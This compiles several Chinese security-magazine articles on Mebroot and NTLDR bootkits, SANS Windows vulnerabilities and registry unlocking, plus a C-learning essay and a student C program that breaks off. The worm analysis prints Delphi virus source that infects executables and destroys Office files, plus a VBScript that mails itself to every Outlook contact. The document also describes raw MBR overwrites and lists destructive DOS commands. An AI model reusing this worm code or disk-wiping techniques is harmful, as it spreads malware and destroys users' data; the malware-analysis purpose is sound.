Mebroot 比Windows还要早一步启动，然后将自身驱动代码插入内核执行，从而绕过了注册表HIVE检测的缺陷。同时采用的底层技术让大部分Anti-Rootkit工具失明——因为它根本没有在系统内留下任何启动项目。检测工具自然会检测失效。然后通过DLL远程注入用户进程，为系统打开后门并下载木马运行。在这非传统的渗透思路下，反Rootkit工具是无法根除它的。

在任何版本的Windows系统里，“用户权限”限制的对象局限于注册表读写、文件读写、操作限制等，然而在普通用户权限及更高权限方面，Windows却不判断和阻止任何原始的磁盘读写操作，这不知是讽刺还是漏洞。例如一个受限账户的程序要读取被设定了只限管理员读写的权限的文件，在理想的状态下应该是会被系统阻止的。但事实上只要这个程序绕个大弯直接从磁盘底层向操作界面提出读写请求，Windows会爽快的放行。

当然，这种操作设计了底层知识与机器语言还有算法，通常很少人会写出这么多的底层操作的功能代码。但是，位于 0 磁道 0 柱面 1 扇区的MBR读写，却是个不需要多少计算的技术活，因为任何进行磁盘底层操作的代码只要简单的打开“\\.\PHYSICALDRIVE0”设备，并将读写指针设置为 0，从这里开始往后的 512 个字节就是性命攸关的第一扇区MBR代码了！

当年闹得轰哄烈烈的“江民磁盘逻辑炸弹”只用了很简单的几句代码将MBR全部用垃圾数据填充，却造成无数的“磁盘损坏”故障（主引导区记录被破坏导致BIOS跳转到这里的时候显示错误提示，分区表被破坏导致磁盘分区数据丢失）。所以之前的MBR病毒作者们都需要保护原始的MBR，除非该作者一开始就打算破坏别人的数据。

4、Mebroot的查杀

Mebroot的查杀要点就是必须突破它的Rootkit保护，目前新版本的RKU和GMER等Rootkit的分析工具已经可以扫描到它的存在，部分反病毒产品如赛门铁克的诺顿等杀毒软件也实现了对它的查杀。由于Mebroot篡改了MBR，所以杀毒商品还需要恢复原始MBR以免造成又一次“磁盘损坏”故障。对于普通用户来说，最简单的方法还是插入一张系统盘，进入命令控制台内使用fixmbr工具对MBR进行修复——前提是不能用已经带毒的硬盘来引导系统。

当MBR恢复正常后，依赖MBR启动的Mebroot及衍生产物也自然夭折了。

如果有人问你，如果仅仅使用fixmbr来破坏Mebroot的话，它所残留的加载代码和Rootkit本体怎么办？其实这个时候由于Mebroot已无法自加载，自然也无法完成上级交给它的恶意破坏工作，留着当病毒样本好了。

5、Mebroot的同胞

病毒花样如此之多，因此Bootkit自然也不只有一种了，利用MBR引导的Bootkit只是小弟弟，它的大哥就利用BootLoader滥杀无数。

温习一下Windows的启动知识：

“引导加载程序（BootLoader）”是启动系统内核的必经途径，BIOS自检完毕将控制权交给MBR，由MBR加载OBR（OS Boot Record，操作系统引导记录，位于0柱面1磁道第1扇区，由DOS引导程序DBR演变而来），再由DBR实现BootLoader的载入，最后才开始各种操作系统的加载。

对于NT架构的系统，它们的BootLoader是由一个被称为NTLDR的文件实现的。

NTLDR文件以隐藏文件的形式放在磁盘活动分区的根目录下，它是整个Windows内核得以启动的重要程序，NTLDR负责整个启动环境初始化工作，最后加载Windows内核程序NTOSKRNL.exe，当用户看到Windows系统启动界面的时候，NTLDR的工作就完成了。

由于NTLDR如此接近内核，所以大牛们自然会对它关爱备至。尤其是BootKit的概念被提出及实现之后。

当NTLDR被OBR载入内存执行后，它首先被运行的是startup.com，这是一个运行于实模式下的16位程序，负责初始化内存和各种环境参数后，将osloader.exe释放到一个合适的内存位置上，然后把处理器切换为保护模式，最后将控制权交给osloader.exe。此针对硬件环境初始化工作，但还不是引导内核的条件。当osloader.exe获得控制权后，系统引导正式进入第二阶段——

内存子系统、页表、IDT（中断描述符表）和GDT（全局描述符表）等重要环境参数被初始化，然后读取boot.int文件确认系统内核所在的磁盘分区及相应目

录，并根据NTDETECT.COM返回的设备配置信息进一步初始化、取得内核文件名、驱动程序目录等基本环境变量，并加载内存和基本驱动程序。最后才将控制权交给内核，NTLDR光荣地结束使命。

6、BootKit出道

有了NTLDR这样与内核平起平坐的大野，BootKit自然喜欢拿NTLDR开刀了。

BootKit通过修改NTLDR里osloader.exe部分实现在内核启动时注入自己驱动模块的功能，这个操作能悄无声息地修改Windows系统的敏感文件。因为当你沉迷于上网的时候随时来个程序对NTLDR文件读写删改都不会有任何的拒绝和报警。

被篡改的NTLDR在系统启动过程中释放的osloader.exe包含有BootKit的hook代码，这段代码在内核被载入内存时自动运行，然后在等候初始化模块加载驱动程序时将自身驱动加入，从而实现初始启动的RootKit挂载。

目前的好消息是，这类BootKit的还原工作比MBR Bootkit更简单，用户只需去另一台相同系统环境的电脑中复制一个原来的NTLDR覆盖即可。

在十面埋伏的网络杀机中，普通人往往只能被任人鱼肉，甚至中招后仍蒙在鼓里。不在沉默中死亡，就只能在沉默中安装和使用各种反病毒软件和HIPS之类捍卫自己。以及学习必要的安全工作知识。

注——此文非原创，只是将各家舆论拼凑一下而已。鉴于本人为文盲，实在难以追随大牛脚步，只能抛砖引玉了。

A、什么是rootkit

<http://baike.baidu.com/view/350343.htm>

B、一种基于NTLDR的BOOTKIT——原理及实现

<http://www.xfocus.net/articles/200811/988.html>

C、高级Bootkit :Tophet.a

<http://tieba.baidu.com/f?kz=541413937>

禁用指定 DOS 命令办法

zixu518

这种方法的基本原理是将危险的DOS命令加以限制，防止非法使用这些命令对硬盘数据进行破坏。具体方法如下：

用“记事本”打开C盘根目录下的Autoexec文件，并在其中添加如下语句：

```
C:\>DOSKEY FORMAT=Bad command or filename!
```

```
C:\>DOSKEY del=Bad command or filename!
```

```
C:\>DOSKEY deltree=Bad command or filename!
```

然后存盘退出即可。这样再调用FORMAT、DEL、DELTREE等命令时，就会显示Bad command or filename而拒绝操作。如果在某种特殊情况下，你自己需要格式化硬盘，那该怎么办呢？你可以输入命令：C:\>DOSKEY FORMAT= (回车)，这样你就可以自由地对硬盘进行操作了。

Windows 最危险的十个漏洞

ghost98

专职的网络和系统安全管理人员在日复一日的进行着补丁更新、系统升级，每天都要重复安全警告、硬件故障、漏洞扫描以及密码反破解等工作，但很有必要从这些烦杂的琐事中抽身出来，认真了解一下到底哪些才是网络安全的最大敌人，

只有这样你才能了解是否浪费资源或是忽略了关键问题。

SANS (System Administration, Networking, Security-系统管理、网络和安全学会) 和NIPC (国家基础保护中心) 在最近联合发布了与互联网相关的SANS/FBI 20 大系统安全威胁列表。

经验丰富的网络管理员可以参考这份安全威胁列表, 针对以往工作中可能疏漏的地方, 在各自管理的网络和系统中进行一次快速、彻底的清查, 同时这份列表对于刚接触网络管理工作的工作人员更有帮助, 可以按图索骥地查找各种可能存在的系统漏洞和危险, 以便能够及时关掉最危险的漏洞。

这篇文章强集中讨论列表中涉及的Windows系统漏洞, 还包括SANS建议关闭的防火墙管理端口以防止大多数的攻击, 帮助管理员有足够的时间来安装合适的补丁软件。

Windows 漏洞

来自SANS/FBI联合发表的报告并非只是简单的列表。它提供了关于漏洞和如何解决的颇有价值的信息。用户可以根据这份原创报告来找出更多的特定漏洞。

以下列出了以往找出的Windows系统存在重大漏洞的服务名单:

W1 IIS (互联网信息服务器)

W2 微软数据访问部件 (MDAC) — 远程数据服务

W3 微软SQL Server

W4 NETBIOS — 不受保护的Windows网络共享

W5 匿名登入 -- Null Sessions (空会话, 注二)

W6 LAN Manager 身份认证 — 易被攻击的LAN Manager口令散列 (注三)

W7 一般Windows身份认证 — 帐户密码太脆弱或干脆为空

W8 IE浏览器漏洞

W9 远程注册表访问

W10 WSH (Windows脚本主机服务)

让我们进一步了解上述漏洞。

1. IIS服务器

微软的IIS服务器存在缓存溢出漏洞, 它难以合适地过滤客户端请求, 执行应用脚本的能力较差。部分问题可以通过已发布的补丁解决, 但每次IIS的新版本发布都带来新的漏洞, 因此IIS出现安全漏洞并不能完全归罪于网管的疏漏。建议管理人员运行HFNetChk来检查目前可更新的补丁。

适用性说明——Windows NT 4 运行 IIS 4, Windows 2000 运行IIS 5, Windows XP Pro运行 IIS 5.1 。

修复方法——安装补丁文件。为你的系统安装最新的IIS补丁, 并在IIS中排除恶意用户的访问IP地址 (相关解释见: <http://www.microsoft.com/technet/security/tools/urlscan.asp>)。删除IIS中缺省支持的ISAPI扩展名, 诸如: .htr、.idq、.ism以及.printer, 这些可执行脚本的扩展名在IIS安装时缺省支持, 但用户很少会需要它们。删除inetput\wwwroot\scripts目录中的脚本样本文件。同样, 在进行IIS安装时不要安装远程管理工具。

2. MDAC

微软数据访问部件的远程数据服务单元有一个编码错误，远程访问用户有可能通过这一漏洞获得远程管理的权限，并有可能使数据库遭到外部匿名攻击。

适用性说明——NT 4.0 系统运行 IIS 3.0 和 4.0，RDS 1.5 或是 VS 6.0。

修复方法——升级 MDAC 到 2.1 或更新的版本，或者基于以下发布的方法进行系统配置：

Q184375

MS98-004

MS99-025

从上述公告发布的时间可以看出，这些漏洞是所谓的 well-know (著名的) 漏洞。实际上上述漏洞常被用来攻击 Windows 网络，尤其是那些较早的系统。

3. 微软 SQL 数据库

Internet Storm Center 始终在警告用户微软 SQL 数据库的 1433 端口是攻击者必定扫描的十大现存漏洞端口之一。

适用性说明——SQL 服务器 7.0，SQL 服务器 2000 以及 SQL 桌面安装版本。

修复方法——根据各自的系统安装下面的其中一个补丁：

SQL Server 7.0 服务包 4

SQL Server 2000 服务包 2

4. NETBIOS/Windows 网络共享

由于使用了服务器信息块(SMB) 协议或通用互联网文件系统(CIFS)，将使远程用户可以访问本地文件，但也向攻击者开放了系统。

适用性说明——所有的 windows 系统。

风险——肆虐一时的 Sircam 和 Nimda 蠕虫病毒都利用这一漏洞进行攻击和传播，因此用户对此绝对不能掉以轻心。

修复方法——限制文件的访问共享，并指定特定 IP 的访问限制以避免域名指向欺骗。关闭不必要的文件服务，取消这一特性并关闭相应端口。

注一：SANS (System Administration, Networking, and Security-系统管理、网络和安全学会) SANS 和 FBI 已经陆续联合发表多个网络安全危险名单，这似乎已经成了一个惯例。

注二：Null Session 被认为是 WIN2K 自带的一个后门。当建立一个空会话之后，对于一台配置不到位的 WIN2K 服务器来说，那么将能够得到非常多的信息，比如枚举帐号等等。更详细的解释请参照：
<http://www.20cn.net/ns/hk/hacker/data/20020819051358.htm>

注三：微软在 Windows NT 和 2000 系统里缺省安装了 LAN Manager 口令散列。由于 LAN Manager 使用的加密机制比微软现在的方法脆弱，LAN Manager 的口令能在很短的时间内被破解。

5. 匿名登录

Window 操作系统的帐户服务至关重要，但一旦用户通过匿名登录进程(空对话)后就可以匿名访问其它系统中的文件。不幸的是，这意味着攻击者也可以匿名进入系统。

适用性说明——Windows NT， 2000 以及XP系统

修复方法——用户唯一可以补救的就是修改注册表限制这一潜在的威胁。在SANS的列表中提出了若干建议可供参考执行。

6. LAN Manager身份认证(易被攻击的LAN Manager口令散列)

尽管Windows的大多数用户不再需要LAN Manager的支持，微软还是在Windows NT 和 2000 系统里缺省安装了LAN Manager口令散列。由于LAN Manager使用的早期加密机制比微软现在的方法脆弱，即使相当强健的LAN Manager的口令也能在很短的时间内被破解。

适用性说明——所有的Windows操作系统：缺省安装的Windows NT，Windows 2000，Windows XP都存在这一漏洞。

修复方法——只要用户用不到它，就尽快取消LM认证支持，具体详情还可以参照以下内容：

"如何取消NT系统的LM审核功能" [Q147706]

"LM兼容级别和影响" [Q175641]

"如何在Windows 95/98/2000 及NT系统中支持NTLM 2 审核" [Q239869]

"在活动目录和安全帐户管理的注册表键值中取消LM Hash审核" [Q299656]

7. Window 密码

脆弱的密码是管理人员的心腹大患。尽管各种系统设置都要求用户使用足够强壮的密码并进行定期更换，但用户往往抱怨系统管理员做出的各种限制，这就引发了访问控制的脆弱性。

既然这一漏洞名列第七大系统漏洞，系统管理员就可以理直气壮地要求用户遵守足够强壮的密码策略。

适用性说明——所有使用密码保护的系统和应用软件。

修复方法——笔者不想再赘述其他的密码建立和保护途径，这属于用户和管理方面的问题。谁都不会忽略强壮密码的重要性，但关键是如何把这一原则贯彻始终。

8. IE浏览器

对于IE浏览器的用户有以下几个方面的威胁

ActiveX控件

脚本漏洞

MIME 类型和内容的误用

缓存区溢出

风险——Cookies 和其它本地文件有可能被利用来威胁系统安全，恶意代码有可能趁虚而入安装并运行，甚至恶意代码可以执行删除和格式化硬盘的命令。

修复方法——升级并安装补丁文件。微软不再支持版本早于 5.01 的IE浏览器，因此用户必须升级到 5.01 或更高版本。完成浏览器升级到IE5.01 或 5.5 后，安装IE 5.01 服务包 2 或IE 5.5 服务包 2 。然后安装安全补丁的最新累积版本Q32375。

9. 注册表访问

在任何Windows系统中，注册表都是最重要的文件，而允许远程访问注册表将带来很大危害。

适用性说明——所有的Windows版本：在NT Resource Kit（资源套件）中有一个软件 regdump.exe，可以用来测试系统是否开放了远程注册表访问权限。

修复方法——限制访问：这并非是软件的bug，而是Windows系统所具备的一个特性，因此用户必须通过限制访问权限来避免潜在的威胁。

微软知识库的文章Q153183 说明了如何限制远程访问NT系统注册表，而SANS/FBI报告中也提到了几种方法来限制授权和非授权的远程注册表访问。

10. WSH（Windows脚本主机服务）

用VB来编辑宏非常方便，但类似爱虫和其它VB脚本蠕虫病毒却可以给用户系统带来难以预见的灾难，用户无意间下载的该类恶意脚本文件，很可能通过WSH服务自动在系统中执行。

适用性说明——任何Windows系统

修复方法——取消WSH：按赛门铁克公司Symantec或Sophos）提供的方法取消系统中WSH服务，这样恶意VB脚本就无法自动执行了。然后运行反病毒软件并保证病毒定义库的同步更新，以降低此类安全风险。

结 语：

用户要时刻谨记，上面提到的内容很可能就是那些黑客尤其是Script Kiddies(指那些只会用别人编写的程序和代码进行漏洞扫描和攻击的人)所知道的漏洞和入口。恶意攻击者会最先对上述漏洞下手，因此建议你参照上述内容及时对系统进行升级和修复。

怎样解开被锁定的.reg 与.inf 文件

ghost98

一、如果注册表编辑器未被锁定，可进入注册表编辑器，手动修改如下键值

找到[HKEY_LOCAL_MACHINE\Software\CLASSES\.reg]，将右边窗口中的“默认”字符串的值修改为“REGFILE”；

找到[HKEY_LOCAL_MACHINE\Software\CLASSES\.inf]，将右边窗口中的

“默认”字符串的值修改为“INFFILE”;

二、如果注册表编辑器已被锁定

1.用VBS文件解锁:

打开记事本录入以下内容:

```
Dim A
```

```
Set A=CreateObject("WScript.Shell")
```

```
A.RegWrite"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistrytools","00000000","REG_DWORD"
```

```
A.RegWrite"HKEY_LOCAL_MACHINE\Software\CLASSES\.reg\","regfile"
```

```
A.RegWrite"HKEY_LOCAL_MACHINE\Software\CLASSES\.inf\","inffile"
```

输入完成后另存为UNLOCK.VBS，双击执行即可。

2.用JS文件解锁:

打开记事本录入以下内容:

```
VAR:A=WScript.CreateObject("WScript.Shell")
```

```
A.RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistrytools","00000000","REG_DWORD");
```

```
A.RegWrite ("HKEY_LOCAL_MACHINE\Software\CLASSES\.reg\","regfile");
```

```
A.RegWrite ("HKEY_LOCAL_MACHINE\Software\CLASSES\.inf\","inffile");
```

输入完成后另存为UNLOCK.js，双击执行即可。（辽宁 乔珊）

1.在DOS下使用Regedit

其实DOS下也可以解除这种锁定的。编辑好上面的文件后，点击“开始→程序→MS-DOS方式”，来到MS-DOS方式下，输入regedit c:\unlcok.reg，按回车。接着画面上会出现“您确定要增加c:\unlock.reg信息到注册表”的对话框，按“确定”按钮，unlock.reg的内容就输入注册表了。

2.利用.htm文件

打开记事本，输入下面的内容：

```
<html>
```

```
<body>
```

```
<script language="JavaScript">
```

```
var shl=new ActiveXObject("Wscript.shell");
```

```
shl.RegWrite("HKLM\Software\CLASSES\.reg",regfile,"REG_SZ");
```

```
shl.RegWrite("HKLM\Software\CLASSES\.inf",inffile,"REG_SZ");
```

```
</script>
```

```
</body>
```

```
</html>
```

保存为.htm文件，运行这个文件就可以解除锁定。

3.利用超级兔子魔法设置

运行超级兔子魔法设置，点击“安全与多用户”选项，再点击“安全”标签，将“禁止使用.reg文件”和“禁止使用.inf文件”前面的“√”取消，就可以解除这种锁定。

4.利用scanreg文件

在纯DOS下输入scanreg/restore命令，目的是恢复以前备份的注册表，如果你以前备份的注册表是没有锁定的，那么试试这招也很有用的。或者在纯DOS环境下输入命令scanreg，用Tab键选择“START”，进入后选择“View Backups”，即查看备份文件，根据日期选择最新的备份，然后选择RESTORE，这样注册表就可以恢复正常了。

“熊猫烧香”源码启示录

冰雨icerain

一、引言

去年秋天回趟老家，适逢家中秋收后“祭宅神”。期间，听亲家二大娘在香毕吟颂的《十柱香》的佛歌，深有感触：百姓烧香祝的是神仙幸福，盼的是亲人平安——这是作为衣食百姓发自内心的心愿！但如今，正待举国上下、一家老小庆祝金猪佳节到来之际，图 1 中的这位老兄抢先一步把香烧到了几乎家家户户，烧得各位焦头烂额，人人喊“杀”。

试问这位仁兄：你到底想干什么？

图 1：“熊猫烧香”病毒感染可执行文件后的文件图标

在短短一个月时间里，“熊猫烧香”作者多次发布更新版的变种病毒，每一次都针对以前设计的不完善进行修改，每次更新都几尽感染破坏之能事。他为什么要如此辛劳地研制病毒程序呢？本人十分同意一些防毒软件专家的观点——“‘熊猫烧香’带有强烈的商业目的，用户感染病毒后，会从后台点击国外的网站，部分变种中含有盗号木马，病毒作者可借此牟利……”。

最近，一份据称是“熊猫烧香”病毒的源代码正在互联网上散播，任何人只要利用 Google 或者 Baidu 等搜索工具都可以轻易获得（本人也是如此取得的代码）。粗略分析该代码后，我们注意到：该病毒在感染至日文操作系统时破坏性尤甚，但对其它语言 Windows 也造成了严重破坏。

本文中，我想对这个基于 Delphi 语言所编写的“熊猫烧香源码”作进一步分析，并阐述自己的几点看法。

二、“熊猫烧香”病毒“源码”浅析

(一)主程序段分析

原“熊猫烧香”病毒“源码”主程序段代码如下所示：

```
begin
```

```
if IsWin9x then //是Win9x
```

```
RegisterServiceProcess(GetCurrentProcessID, 1) //注册为服务进程
```

```
else //WinNT

begin

//远程线程映射到Explorer进程

//哪位兄台愿意完成之？

end;

//如果是原始病毒体自己

if CompareText(ExtractFileName(ParamStr(0)), 'Japussy.exe') = 0 then

InfectFiles //感染和发邮件

else //已寄生于宿主程序上了，开始工作

begin

TmpFile := ParamStr(0); //创建临时文件.....Line n

Delete(TmpFile, Length(TmpFile) - 4, 4);

TmpFile := TmpFile + #32 + '.exe'; //真正的宿主文件，多一个空格

ExtractFile(TmpFile); //分离之

FillStartupInfo(Si, SW_SHOWDEFAULT);

CreateProcess(PChar(TmpFile), PChar(TmpFile), nil, nil, True,

0, nil, '!', Si, Pi); //创建新进程运行之.....Line n+7
```


InfectFiles; //感染和发邮件

end;

end.

稍加分析，我们不难绘出其相应的执行流程（如图 2）：

图 2：主程序流程图

对于代码：

```
RegisterServiceProcess(GetCurrentProcessID, 1) //注册为服务进程
```

虽然源码提供者省略了相应实现，但这是比较基本的编程实现。通过把自身注册为服务进程，可以使自己随着系统的启动一起启动。当然，还可以进一步施加技巧而使自己从Windows任务管理器下隐藏显示。

然后，上面代码在判断当前操作系统不是Win9X后，提到“远程线程映射到Explorer进程”一句。其实这里所用正是Jeffrey Richter所著《Windows 95 Windows NT 3.5 高级编程技术》（后多次更句）一书第 16 章“闯过进程的边界”中详细讨论的“使用远程线程来注入一个DLL”技术。如今，只要上网GOOGLE一下“远程线程映射技术”即出现大量实现片断，故在不再赘述。那么，它（包括其它许多病毒）为什么要映射到Explorer进程呢？原来，Explorer（注：Windows资源管理器的名字也是Explorer.exe，但并不是一回事！）进程在Windows系统中举足轻重——Windows在启动过程中都会随同激活一个名为Explorer.exe的进程。它用于管理Windows图形外壳，包括开始菜单、任务栏、桌面和文件管理等，损坏或删除该程序会导致Windows图形界面无法适用。注：这并不是说Windows的运行根本离不开它；但删除掉这个程序后，整个Windows桌面无法再用，而对于普通用户也感觉到好象无法再使用Windows了。

另注：VCL函数Paramstr(n)的作用是返回当前可执行文件指定的命令行参数；当n=0时，返回当前可执行文件名（包含完整的路径）。

因此，上面代码中从第n行到第n+7行的作用是，从已感染的宿主程序中分离出原无染程序代码部分，并启动此无染程序。这是病毒的重要伪装手段之一：不是一下子使宿主中毒瘫痪，而是感染宿主使之达到继续传播目标的同时，启动另一个“原”无毒程序（实际上文件名已经改变，加了一个空格字符）。

接下来，让我们深入分析上面流程中“InfectFiles（感染文件）”部分的执行过程。

(二)具体感染文件的过程

这个子过程的源码如下所示：

```
procedure InfectFiles;

var

DriverList: string;

i, Len: Integer;

begin

if GetACP = 932 then //日文操作系统。函数GetACP用于检索系统所用语
言

IsJap := True; //去死吧！

DriverList := GetDrives; //得到可写的磁盘列表

Len := Length(DriverList);

while True do //死循环

begin

for i := Len downto 1 do //遍历每个磁盘驱动器

LoopFiles(DriverList + ':', '*.*'); //感染之

SendMail; //发带毒邮件

Sleep(1000 * 60 * 5); //睡眠 5 分钟——病毒常用简单诈骗术之一

end;
```

```
end;{ === InfectFiles }
```

这里的核心是后面的死循环。先让我们分析较简单的“发带毒邮件”部分。从后面病毒具体遍历可用磁盘并执行具体感染过程可知，此过程中，它会取得安装在本机中的常用邮件客户端程序（Outlook，FoxMail）相应电子邮件信息。其目的是：取得重要邮箱地址及相应密码，然后向这些邮件地址群发带毒的电子邮件，从而达到利用网络传播自身的目的。下面是从网上摘录的一段VBScript脚本：

```
Set objOA=Wscript.CreateObject ("Outlook.Application")
```

```
'创建一个OUTLOOK应用的对象
```

```
Set objMapi=objOA.GetNameSpace ("MAPI")
```

```
'取得MAPI名字空间
```

```
For i=1 to objMapi.AddressLists.Count
```

```
'遍历地址簿
```

```
Set objAddList=objMapi.AddressLists (i)
```

```
For j=1 To objAddList.AddressEntries.Count
```

```
Set objMail=objOA.CreateItem (0)
```

```
objMail.Recipients.Add (objAddList.AddressEntries (j))
```

```
'取得收件人邮件地址
```

```
objMail.Subject="你好!"
```

```
'设置邮件主题
```

```
objMail.Body="这次给你的附件，是我的新文档！"
```

'设置信件内容

objMail.Attachments.Add ("c:virus.vbs")

'把自己作为附件扩散出去

objMail.Send

'发送邮件

Next

Next

Set objMapi=Nothing

Set objOA=Nothing

注意，这段代码是非常基本的使用VBScript脚本操作Outlook COM对象，并进而达到通过编程方式操作Outlook发送特定邮件的编程技术。其中，最关键的一句在于：`objMail.Attachments.Add ("c:virus.vbs")`

在此，任何一名病毒制作者都可以把这个附件文件名修改为新病毒文件自身！

(三)LoopFiles子过程分析

这个子程序的功能是：遍历本地磁盘，并详细实施感染及破坏过程。在此列出其关键代码片断：

{ 遍历目录，感染和摧毁文件 }

```
procedure LoopFiles(Path, Mask: string);
```

```
var
```

```
//.....局部变量定义
```

```
Msg: TMsg;
```

// IsValidDir判断指定对象是否是“目录”.....

```
function IsValidDir(SearchRec: TSearchRec): Integer;
```

```
begin
```

```
if (FindFirst(Path + Mask, faAnyFile, SearchRec) = 0) then
```

```
begin
```

```
repeat
```

```
PeekMessage(Msg, 0, 0, 0, PM_REMOVE); //调整消息队列，避免引起怀
```

疑

```
if IsValidDir(SearchRec) = 0 then
```

```
begin
```

```
Fn := Path + SearchRec.Name;
```

```
Ext := UpperCase(ExtractFileExt(Fn));
```

```
if (Ext = '.EXE') or (Ext = '.SCR') then //Line X
```

```
begin
```

```
InfectOneFile(Fn); //感染可执行文件
```

```
end
```

```
else if (Ext = '.HTM') or (Ext = '.HTML') or (Ext = '.ASP') then
```

```
begin
```

//感染HTML和ASP文件，将Base64 编码后的病毒写入

//感染浏览此网页的所有用户

//哪位大兄弟愿意完成之？

end

else if Ext = '.WAB' then //Outlook地址簿文件

begin

//获取Outlook邮件地址

end

else if Ext = '.ADC' then //Foxmail地址自动完成文件

begin

//获取Foxmail邮件地址

end

else if Ext = 'IND' then //Foxmail地址簿文件

begin

//获取Foxmail邮件地址

end

else


```
begin

if IsJap then //是倭文操作系统

begin

if (Ext = '.DOC') or (Ext = '.XLS') or (Ext = '.MDB') or

.....then

SmashFile(Fn); //摧毁文件

end;

end;

end;

//感染或删除一个文件后睡眠 200 毫秒，避免CPU占用率过高引起怀疑

Sleep(200);

until (FindNext(SearchRec) <> 0);

end;

FindClose(SearchRec);

SubDir := TStringList.Create;

if (FindFirst(Path + '.*', faDirectory, SearchRec) = 0) then

begin

repeat
```

```
if IsValidDir(SearchRec) = 1 then

SubDir.Add(SearchRec.Name);

until (FindNext(SearchRec) <> 0);

end;

FindClose(SearchRec);

Count := SubDir.Count - 1;

for i := 0 to Count do

LoopFiles(Path + SubDir.Strings + ", Mask);

FreeAndNil(SubDir);

end;
```

经验交流：学好C语言的捷径 **344189953**

很多人对学习C语言感到无从下手，经常问我同一个问题：究竟怎样学习C语言？我是一个教师，已经开发了很多年的程序。和很多刚刚起步的人一样，学习的第一个计算机语言就是C语言。经过这些年的开发，我深深的体会到C语言对于一个程序设计人员多么的重要，如果不懂C语言，你想写底层程序这几乎听起来很可笑，不懂C语言，你想写出优秀高效的程序，这简直就是。为什么C语言如此重要呢？ 第一：C语言语法结构很简洁精妙，写出的程序也很高效，很便于描述算法，大多数的程序员愿意使用C语言去描述算法本身，所以，如果你想在程序设计方面有所建树，就必须去学它。

第二：C语言能够让你深入系统底层，你知道的操作系统，哪一个不是C语言写的？所有的Windows, Unix, Linux, Mac OS, 没有一个例外的。如果你不懂C语言，怎么可能深入到这些操作系统当中去呢？更不要说你去写它们的内核程序了。

第三：很多新型的语言都是衍生自C语言，C++, Java, C#, J#, Perl.....哪个不是呢？掌握了C语言，可以说你就掌握了很多门语言，经过简单的学习，你

就可以用这些新型的语言去开发了，这个再一次验证了C语言是程序设计的重要基础。还有啊，多说一点：即使现在招聘程序员，考试都是考C语言，你想加入IT行业，那么就一定要掌握好C语言。

那么究竟怎样学习C语言呢？

1.工欲善其事，必先利其器

这里介绍几个学习C语言必备的东东：

一个开发环境，例如Turbo C 2.0.这个曾经占据了DOS时代开发程序的大半个江山。但是现在Windows时代，用Turbo C 有感觉不方便，编辑程序起来很吃力，更没有函数变量自动感应功能，查询参考资料也不方便。建议使用Visual C++，这个东西虽然比较大块头，但是一旦安装好了，用起来很方便。

一本学习教程，现在C语言教材多如牛毛，但推荐大家使用《C语言程序设计》（谭浩强主编 第二版 清华大学出版社），此书编写的很适合初学者，并且内容也很精要。

除此以外，现在有很多辅助学习的软件，毕竟现在是Window时代了，学习软件多如牛毛，不象我们当初学习，只有读书做题这么老套。我向大家推荐一个——集成学习环境（C语言），里边的知识点总结和例程讲解都非常好，还有题库测试环境，据说有好几千道题，甚至还有一个Windows下的Turbo C.初学者甚至不用装其它的编译器，就可以练习编程了，非常适合初学者。还有一个“C语言学习系统”软件，不过感觉只是一个题库系统，如果你觉得题做的不够，不妨也可以试试。

2.葵花宝典

学习计算机语言最好的方法是什么？答曰：读程序。

没错，读程序是学习C语言入门最快，也是最好的方法。如同我，现在学习新的J#，C#等其他语言，不再是抱着书本逐行啃，而是学习它们的例程。当然，对于没有学过任何计算机语言的初学者，最好还是先阅读教程，学习完每一章，都要认真体会这一章的所有概念，然后不放过这一章中提到的所有例程，然后仔细研读程序，直到每一行都理解了，然后找几个编程题目，最好是和例程类似的或一样的，自己试图写出这段已经读懂的程序，不要以为例程你已经读懂了，你就可以写出和它一样的程序，绝对不一定，不相信你就试一试吧。如果写不出来，也不要着急，回过头来再继续研究例程，想想自己为什么写不出来，然后再去写这段程序，反反复复，直到你手到擒来为止。祝贺你，你快入门了。

3.登峰造极

写程序的最高境界其实就是掌握各种解决问题的手段（数据结构）和解决问题的方法（算法）。

是不是写出底层程序就是程序设计高手呢？非也。写底层程序，无非是掌握了硬件的结构，况且硬件和硬件还不一样，要给一个芯片写驱动程序，无非就是掌握这块芯片的各种寄存器及其组合，然后写值读值，仅此而已。这不过是熟悉一些IO函数罢了。那么怎样才算精通程序设计呢？举个例子：你面前有10个人，找出一个叫“张三”的人，你该怎么办？第一种方法，直接对这10个人问：“谁叫张三？”。第2种方法，你挨个去问：“你是不是张三？”，直到问到的这个人就是张三。第三种方法，你去挨个问每一个人：“你认不认识张三？指给我看”。不要小看这个问题，你说当然会选第一种方法，没错恭喜你答对了。因为这个方法最快，效率最高。但是在程序设计中找到解决问题的最优方法和你用的手段却是

考验一个程序员程序设计水平的重要标志，而且是不容易达到的。刚才这个问题类似于数据结构和算法中的Map数据结构、穷举查找和折半查找。所以掌握好数据结构和一些常用算法，是登峰造极的必然之路。最后给大家推荐严尉敏的《数据结构》（清华大学出版社），希望每一个想成为程序设计高手的人研读此书。

c语言加密的小程序 白起

小弟近来做c的课程设计，我自己写了个加密解密的小程序，密码没加密，只是想分享下思想，虽然不是很好，但确实是我做了几天，也调试了n多天的心血(因为没学过密码学，那个密码没加密，不好意思，高手可以将密码加密下)

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<malloc.h>
#define TIAOSHI printf("调试程序标记\n");getchar();getchar();
struct xiaobaijiami
{
    char Name[50];
    char Password[20];
};
void jiancha()
{
    FILE *fp;
    fp=fopen("c:\\WINDOWS\\小白.txt","r");
    if(fp==NULL)
    {
        fp=fopen("c:\\WINDOWS\\小白.txt","w");
    }
    fclose(fp);
}
void baocunmima(char a[50],char b[20])/*对密码进行保存并隐藏*/
{
    char *q1,*q2;
    struct xiaobaijiami
    {
        char Name[50];
        char Password[20];
    }xiao;
    FILE *fp;
    jiancha();
    fp=fopen("c:\\WINDOWS\\小白.txt","a");
    //fputc('2',fp);fseek(fp,1,0);printf("%c",fgetc(fp));;
```

```
printf("%s,%s\n",a,b);TIAOSHI
strcpy(xiao.Name,a);strcpy(xiao.Password,b);//printf("%s,%s\n",xiao.Name,xiao.
Password);TIAOSHI
q1=xiao.Name;q2=xiao.Password;
fwrite(q1,50,1,fp);//TIAOSHI
fwrite(q2,20,1,fp);//TIAOSHI
fclose(fp); //TIAOSHI
}
/*对程序进行加密*/
void jiami()
{ char name[50],mima[20];
char linshi1[50],linshi2[50],linshi3[50];
